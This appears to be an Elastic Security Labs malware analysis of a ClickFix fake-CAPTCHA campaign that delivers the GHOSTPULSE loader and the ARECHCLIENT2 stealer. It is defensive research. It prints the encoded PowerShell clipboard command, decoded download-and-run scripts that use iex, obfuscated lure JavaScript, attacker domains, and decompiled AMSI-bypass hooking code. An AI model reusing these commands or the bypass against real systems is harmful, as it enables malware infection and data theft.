A Wretch Client: From ClickFix deception to information stealer deployment — Elastic Security Labs

Salim Bitam

Preamble

Elastic Security Labs has observed the ClickFix technique gaining popularity for multi-stage campaigns that deliver various malware through social engineering tactics.

Our threat intelligence indicates a substantial surge in activity leveraging ClickFix (technique first observed) as a primary initial access vector. This social engineering technique tricks users into copying and pasting malicious PowerShell that results in malware execution. Our telemetry has tracked its use since last year, including instances leading to the deployment of new versions of the GHOSTPULSE loader. This led to campaigns targeting a broad audience using malware and infostealers, such as LUMMA and ARECHCLIENT2, a family first observed in 2019 but now experiencing a significant surge in popularity.

This post examines a recent ClickFix campaign, providing an in-depth analysis of its components, the techniques employed, and the malware it ultimately delivers.

Key takeaways


ClickFix: Remains a highly effective and prevalent initial access method.


GHOSTPULSE: Continues to be widely used as a multi-stage payload loader, featuring ongoing development with new modules and improved evasion techniques. Notably, its initial configuration is delivered within an encrypted file.

ARECHCLIENT2 (SECTOPRAT): Has seen a considerable increase in malicious activity throughout 2025.

The Initial Hook: Deconstructing ClickFix's Social Engineering

Every successful multi-stage attack begins with a foothold, and in many recent campaigns, that initial step has been satisfied by ClickFix. ClickFix leverages human psychology, transforming seemingly innocuous user interactions into the very launchpad for compromise.





Fake captcha

At its core, ClickFix is a social engineering technique designed to manipulate users into inadvertently executing malicious code on their systems. It preys on common online behaviors and psychological tendencies, presenting users with deceptive prompts – often disguised as browser updates, system errors, or even CAPTCHA verifications. The trick is simple yet incredibly effective: instead of a direct download, the user is instructed to copy a seemingly harmless "fix" (which is a malicious PowerShell command) and paste it directly into their operating system's run dialog. This seemingly voluntary action bypasses many traditional perimeter defenses, as the user initiates the process.


ClickFix first emerged on the threat landscape in March 2024, but it has rapidly gained traction, exploding in prevalence throughout 2024 and continuing its aggressive ascent into 2025. Its effectiveness lies in exploiting "verification fatigue" – the subconscious habit users develop of mindlessly clicking through security checks. When confronted with a familiar-looking CAPTCHA or an urgent "fix it" button, many users, conditioned by routine, simply comply without scrutinizing the underlying request. This makes **ClickFix** an incredibly potent initial access vector, favored by a broad spectrum of threat actors due to its high success rate in breaching initial defenses.

Our recent Elastic Security research on EDDIESTEALER provides another concrete example of **ClickFix**'s efficacy in facilitating malware deployment, further underscoring its versatility and widespread adoption in the threat landscape.

Our internal telemetry at Elastic corroborates this trend, showing a significant volume in ClickFix-related alerts across our observed environments, particularly within Q1 2025. We've noted an increase in attempts compared to the previous quarter, with a predominant focus on the deployment of mass infection malware, such as RATs and InfoStealers.

A ClickFix Campaign's Journey to ARECHCLIENT2

The **ClickFix** technique often serves as the initial step in a larger, multi-stage attack. We've recently analyzed a campaign that clearly shows this progression. This operation begins with a **ClickFix** lure, which tricks users into starting the infection process. After gaining initial access, the campaign deploys an updated version of the GHOSTPULSE Loader (also known as **HIJACKLOADER**, **IDATLOADER**). This loader then brings in an intermediate .NET loader. This additional stage is responsible for delivering the final payload: an ARECHCLIENT2 (**SECTOPRAT**) sample, loaded directly into memory. This particular attack chain demonstrates how adversaries combine social engineering with hidden loader capabilities and multiple execution layers to steal data and gain remote control ultimately.



Execution flow

We observed this exact campaign in our telemetry on , providing us with a direct look into its real-world execution and the sequence of its components.


Execution flow in Kibana

Technical analysis of the infection

The infection chain begins with a phishing page that imitates a Cloudflare anti-DDoS Captcha verification.

We observed two infrastructures (both resolving to `50.57.243[.]90`) `https://clients[.]dealeronlinemarketing[[.]]com/captcha/` and `https://clients[.]contology[.]com/captcha/` that deliver the same initial payload.

User interaction on this page initiates execution. GHOSTPULSE serves as the malware loader in this campaign. Elastic Security Labs has been closely tracking this loader, and our previous research (2023 and 2024) provided a detailed look into its initial capabilities.




Fake captcha hosted by contology[.]com


The webpage is a heavily obfuscated JavaScript script that generates the HTML code and JavaScript, which copies a PowerShell command to the clipboard.

```
<script>;Function("'rg#tjw%}sa6za6,ekjn4s]+f+*zwpx~%rotolt&6q]+551_t,^a.jn@,p^&r*j12s~hge8g}t%]+{kfpyg8@~pv,[z^,c_f%7q8_pe2v4h6ixihv!nz*w#uaq&^m21t3#zz{uc.~n%qh7o86uehhc.v}e^]~nj-{!m]yk.lr-!w.9254&p@f.7kr{4hnw#exefcs5-@9]y4!,1qv_7ixsz[+77ljr.c1,t*&]3wle[w4ev75-9gsp9a4&%#p]elj7[
xe]%k{a3fo4,@9_uy}y_}@.2ij^kazpe!vl9w}@5ue-1^&y~4oq*{s%n9!5g[n-!yh!tkj.qc-2xm#{3[c}s2r#,91vn[
q3fh2kw8mox~1*fp7#+i1%.w_6!zvaoc[eeu^si{6-[#&me%y+}9&]m_5uufie38g+3se8_^o6x3_8co1!mkm~y{@l[}lgit}*l+6a~thz&2af967rxugr-5+uyv2~r85c8,**n{ej-kxq*i4eo3#i@@mm3^glq';_Et4XNLC9xEGpfo=(_Et4XNLC9xEGelect)=>!_Et4XNLC9xEGelect?\"kWsfpfJl9bGioAtb\"[_Ns5pojkC51Ll9HRX5tS2GRoONj()](/[oGJWbfAk9]/g,\"\"):(_Et4XNLC9xEGelect==1?\"6yfbXQo4YIrWqEIN8aKcddhd\"[_Ns5pojkC51Ll9HRX5tS2GRoONj()](/[y8qN4dIbKWYQX6]/g,\"\"):\"ew3FlJuLnkgcRePtmdieoJn2\"[_Ns5pojkC51Ll9HRX5tS2GRoONj()](/[LRJme32dgkPlw]/g,\"\"));_Ns5pojkC51Ll9HRX5tS2GRoONj=()=>\"\\162\\145\\160\\154\\141\\143\\145\";(_Veq9CO5ECxuP0Ls3zN3ZQ=>\"_GCWb66yFB31jTcfk7YMDco3fm2UCTDTOSOAxpwr96c._HlsN0utO637Y4iA30Mi3u5BKv=\\\"YY
```

RIFLWQLJBJKRUNVZQMVSTJEMKWWCWLYBUVMNGSDNRLIREPJAITMURGTAZMFKN\\\"<0x200b>(function(_R2hm8sa91kqcIcCklDc981B,_Ns5pojkC51Ll9HRX5tS2GRoONj,_Vq2tsu04K8CiH36,_Eyeje5){_R2hm8sa91kqcIcCklDc981B=this;_Ns5pojkC51Ll9HRX5tS2GRoONj=\\\"\\\\162\\\\145\\\\160\\\\154\\\\141\\\\143\\\\145\\\";_$={};\\\"_VRN925Itz65M9Z3731f8v5Bn1VtFa6taI8lka2oS5m4t38o<0x200e>hLpTXPrReEKYvAXe4InB3gt5CBDA4Qe2QofoaqECuLqlVtFhFBA54TCI3QqRYEgPXKV2ohL<0x200f> Z6o1PMp1843C6vUG
Obfuscated JavaScript of the captcha page


Inspecting the runtime HTML code in a browser, we can see the front end of the page, but not the script that is run after clicking on the checkbox `Verify you are human.`





HTML code of the captcha page

A simple solution is to run it in a debugger to retrieve the information during execution. The second JS code is obfuscated, but we can easily identify two interesting functions. The first function, `runClickedCheckboxEffects`, retrieves the public IP address of the machine by querying `https://api.ipify[.]org?format=json`, then it sends the IP address to the attacker's infrastructure, `https://koonenmagaziner[.]click/counter/<IP_address>`, to log the infection.



JavaScript of the captcha page

The second function copies a base64-encoded PowerShell command to the clipboard.

```
function Y(c) {
    function o(x) {
        if (typeof x === N('0sG(', 0x483))
            return function(b) {}
            [N('YaFj', 0x4ca)](N('c1W#', 0x4d5))[N('bzFt', 0x47a)]('counter');
        else
            ('' + x / x)[N('Wg(E', 0x498)] !== 0x1 || x % 0x14 === 0x0 ? function() {
                return !![];
            }
            [N('Lmi(', 0x4b4)](N(']Ip0', 0x47b) + N('VWt3', 0x493))[N('2Xq[', 0x4b0)](N('WTWO', 0x485)) :
                function() {
                return ![];
            }
            [N('fTDd', 0x48e)](N('[$FL', 0x4bb) + N('FhYL', 0x492))['apply'](N('AB@8', 0x4c8));
        function N(c, o) {
            return a0x(o - 0x361, c);
        }
        o(++x);
    }
    try {
        if (c)
            return o;
        else
            o(0x0);
    } catch (x) {}
```

```
}
;setClipboardCopyData(commandToRun);
```

Command copied to the clipboard by the JavaScript script

```
> commandToRun
< 'powershell -ep bypass -enc KABJAG4AdgBvAGsAZQAtAHcAZQBiAHIAZQBxAHUAZQBzAHQAIAAtAFUAUgBJACAAJwBoAHQAdABwAHMAOgAvAC8AcwBoAGIAcgB0AGUAcgAuAG0AZQAvAFgATwBXAHkAVAAnACAALQBVAHMAZQBCAGEAcwBpAGMAUABhAHIAcwBpAG4AZwApAC4AYwBvAG4AdABlAG4AdAAgAHwAaQBlAHgA -w 1'
>
```

PowerShell command copied to the clipboard

Which is the following when it is base64 decoded

```
(Invoke-webrequest -URI 'https://shorter[.]me/XOWyT'
    -UseBasicParsing).content | iex
```

When executed, it fetches the following PowerShell script:

```
Invoke-WebRequest -Uri "https://bitly[.]cx/iddD" -OutFile
    "$env:TEMP\ComponentStyle.zip"; Expand-Archive -Path
    "$env:TEMP/ComponentStyle.zip" -DestinationPath
    "$env:TEMP"; & "$env:TEMP\crystall\Crysta_x86.exe"
```

The observed infection process for this campaign involves **GHOSTPULSE**'s deployment as follows: After the user executes the PowerShell command copied by **ClickFix**, the initial script fetches and runs additional **commands**. These PowerShell **commands** download a ZIP file (`ComponentStyle.zip`) from a remote location and then extract it into a temporary directory on the victim's system.

Extracted contents include components for **GHOSTPULSE**, specifically a benign executable (`Crysta_X64.exe`) and a malicious dynamic-link library (`DllXDownloadManager.dll`). This setup utilizes **DLL sideloading**, a technique in which the legitimate executable loads the malicious **DLL**. The file (`Heeschamjet.rc`) is the **IDAT** file that contains the next stage's payloads in an encrypted format

and the file `Shonomteak.bxi`, which is encrypted and used by the loader to fetch the stage 2 and configuration structure.

Crysta_X64.exe	4/24/2025 3:21 PM	Application	52 KB
DivXDownloadManager.dll	4/24/2025 3:21 PM	Application extension	636 KB
Heeschamjiet.rc	4/24/2025 3:21 PM	Resource Script	1,677 KB
msvcp80.dll	4/24/2025 3:21 PM	Application extension	536 KB
msvcr80.dll	4/24/2025 3:21 PM	Application extension	612 KB
Shonomteak.bxi	4/24/2025 3:21 PM	BXI File	28 KB

Content of ComponentStyle.zip

GHOSTPULSE

Stage 1

GHOSTPULSE is malware dating back to 2023. It has continuously received numerous updates, including a new way to store its encrypted payload in an image by embedding the payload in the PNG's pixels, as detailed in Elastic's 2024 research blog post, and new modules from Zscaler research.

The malware used in this campaign was shipped with an additional encrypted file named `Shonomteak.bxi`. During stage 1 of the loader, it decrypts the file using a DWORD addition operation with a value stored in the file itself.

```
if ( i_encrypted_data_size_dword )
{
  i_add_key = *(_DWORD *)&p_file_content_start[index_content + 4];// key
  p_content_to_decrypt = &p_file_content_start[index_content + 8];// start encrypted data
  do
  {
    *(_DWORD *)p_content_to_decrypt += i_add_key;
    p_content_to_decrypt += 4;
    --i_encrypted_data_size_dword;
```

```
  }
  while ( i_encrypted_data_size_dword );
```
Decryption of Shonomteak.bxi file

The malware then extracts the stage 2 code from the decrypted file Shonomteak.bxi and injects it into a loaded library using the `LibraryLoadA` function. The library name is stored in the same decrypted file; in our case, it is `vssapi.dll`.

The stage 2 function is then called with a structure parameter containing the filename of the IDAT PNG file, the stage 2 configuration that was inside the decrypted `Shonomteak.bxi`, and a boolean field `b_detect_process` set to `True` in our case.

```
stage_2_struct.s_IDAT_filename = s_IDAT_filename;
stage_2_struct.p_stage2_configuration = (void *)(v64 + v84);
stage_2_struct.b_detect_processes = 1;
return ((int (__cdecl *)(struc_D8FEFC *))stage_2_entry_point)(&stage_2_struct);// stage_2
```
Structure used in stage 2

Stage 2

When the boolean field `b_detect_process` is set to True, the malware executes a function that checks for a list of processes to see if they are running. If a process is detected, execution is delayed by 5 seconds.

```
detect_processes(stage2_iat, &v35);
if ( v35 )
{
  for ( i = 0; i < 9; ++i )
    exec_NtDelayExecution((int (__stdcall *)(_DWORD, int *))stage2_iat->ntdll_NtDelayExecution, 5000);
}
```
Delays execution by 5 seconds

In previous samples, we analyzed GHOSTPULSE, which had its configuration hardcoded directly in the binary. This sample, on the other hand, has all the necessary information required for the malware to function properly, stored in `Shonomteak.bxi`, including:

Hashes for the DLL names and Windows APIs

IDAT tag: used to find the start of the encrypted data in the PNG file

IDAT string: Which is simply “IDAT”

Hashes of processes to scan for

```
NtDelayExecution = (void *)get_api(
                             (int)ntdll_dll,
                             *(_DWORD *)&stage2_configuration->hash_NtDelayExecution,
                             (int)stage2_configuration);
LoadLibraryW = (void *)get_api(
                           (int)kernel32_dll,
                           *(_DWORD *)&stage2_configuration->hash_LoadLibraryW,
                           (int)stage2_configuration);
GetFileSize = (void *)get_api(
                          (int)kernel32_dll,
                          *(_DWORD *)&stage2_configuration->hash_GetFileSize,
                          (int)stage2_configuration);
```
API fetching hashes stored in GHOSTPULSE configuration rather than hardcoded

Final thoughts on GHOSTPULSE

GHOSTPULSE has seen multiple updates. The use of the IDAT header method to store the encrypted payload, rather than the new method we discovered in 2024, which utilizes pixels to store the payload, may indicate that the builder of this family maintained both options for compiling new samples.

Our configuration extractor performs payload extraction using both methods and can be used for mass analysis on samples. You can find the updated tool in our [labs-releases repository](#).

```
→ ghostpulse git:(main) X python3 ghostpulse_payload_extractor.py -f ~/Downloads/Heeschamjiet.rc -o /tmp
```

```
Payload written to /tmp/Heeschamjiet.rc.bin
➜ ghostpulse git:(main) X
```

Payload extraction from the GHOSTPULSE sample

ARECHCLIENT2

In 2025, a notable increase in activity involving ARECHCLIENT2 (SectopRAT) was observed. This heavily obfuscated .NET remote access tool, initially identified in November 2019 and known for its information-stealing features, is now being deployed by GHOSTPULSE through the Clickfix social engineering technique. Our prior research documented the initial deployment of GHOSTPULSE utilizing ARECHCLIENT2 around 2023.

The payload deployed by GHOSTPULSE in a newly created process is an x86 native .NET loader, which in its turn loads ARECHCLIENT2.

The loader goes through 3 steps:

Patching AMSI

Extracting and decrypting the payload

Loading the CLR, then reflectively loading ARECHCLIENT2

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4[12]; // [esp+Ch] [ebp-1Ch] BYREF
  int v5; // [esp+24h] [ebp-4h]

  if ( !(unsigned __int8)fxh::loader::patch_amsi() )
    MessageBoxA(0, "F1", 0, 0);
  memzero(v4, 0xCu);
  fxh::loader::extract_decrypt((int)v4);
  v5 = 0;
  fxh::loader::load_CLR_payload(v4);
  v5 = -1;
  sub_7B4370((std::shared_mutex *)v4);
  return 0;
}
```

Main entry of the .NET loader

Interestingly, its error handling for debugging purposes is still present, in the form of message boxes using the `MessageBoxA` API, for example, when failing to find the `.tls` section, an error message box with the string `"D1"` is displayed.

```
memzero(pointer_tls_section, 0xCu);
fxh::loader::find_start_sectiob((const struct std::_Container_base0 *)pointer_tls_section, ".tls");
v23 = 0;
if ( !sub_7B4180(pointer_tls_section) )
  MessageBoxA(0, "D1", 0, 0);
```

Debugging/error messages through a message box

The following is a table of all the error messages and their description:

Message	Description
F1	`LoadLibraryExW` hooking failed
F2	AMSI patching failed
D1	Unable to find `.tls` section
W2	Failed to load CLR

The malware sets up a hook on the `LoadLibraryExW` API. This hook waits for `amsi.dll` to be loaded, then sets another hook on `AmsiScanBuffer 0`, effectively bypassing AMSI.

```
HMODULE __stdcall fxh::hooking::LoadLibraryExW_hook(LPCWSTR pszPath, HANDLE hFile, DWORD dwFlags)
{
  HMODULE hModule; // [esp+0h] [ebp-8h]
  const WCHAR *lpString1; // [esp+4h] [ebp-4h]

  lpString1 = PathFindFileNameW(pszPath);
  if ( lpString1 )
```

```
  {
    if ( !lstrcmpiW(lpString1, L"amsi.dll") )
    {
      hModule = LoadLibraryExW_0(pszPath, hFile, dwFlags);
      if ( !fxh::patching::AmsiScanBuffer(hModule) )
        MessageBoxA(0, "F2", 0, 0);
    }
  }
  return LoadLibraryExW_0(pszPath, hFile, dwFlags);// call original LoadLibraryExW
}
```

Hooking LoadLibraryExW

After this, the loader fetches the pointer in memory to the `.tls` section by parsing the PE headers. The first `0x40` bytes of this section serve as the XOR key, and the rest of the bytes contain the encrypted ARECHCLIENT2 sample, which the loader then decrypts.

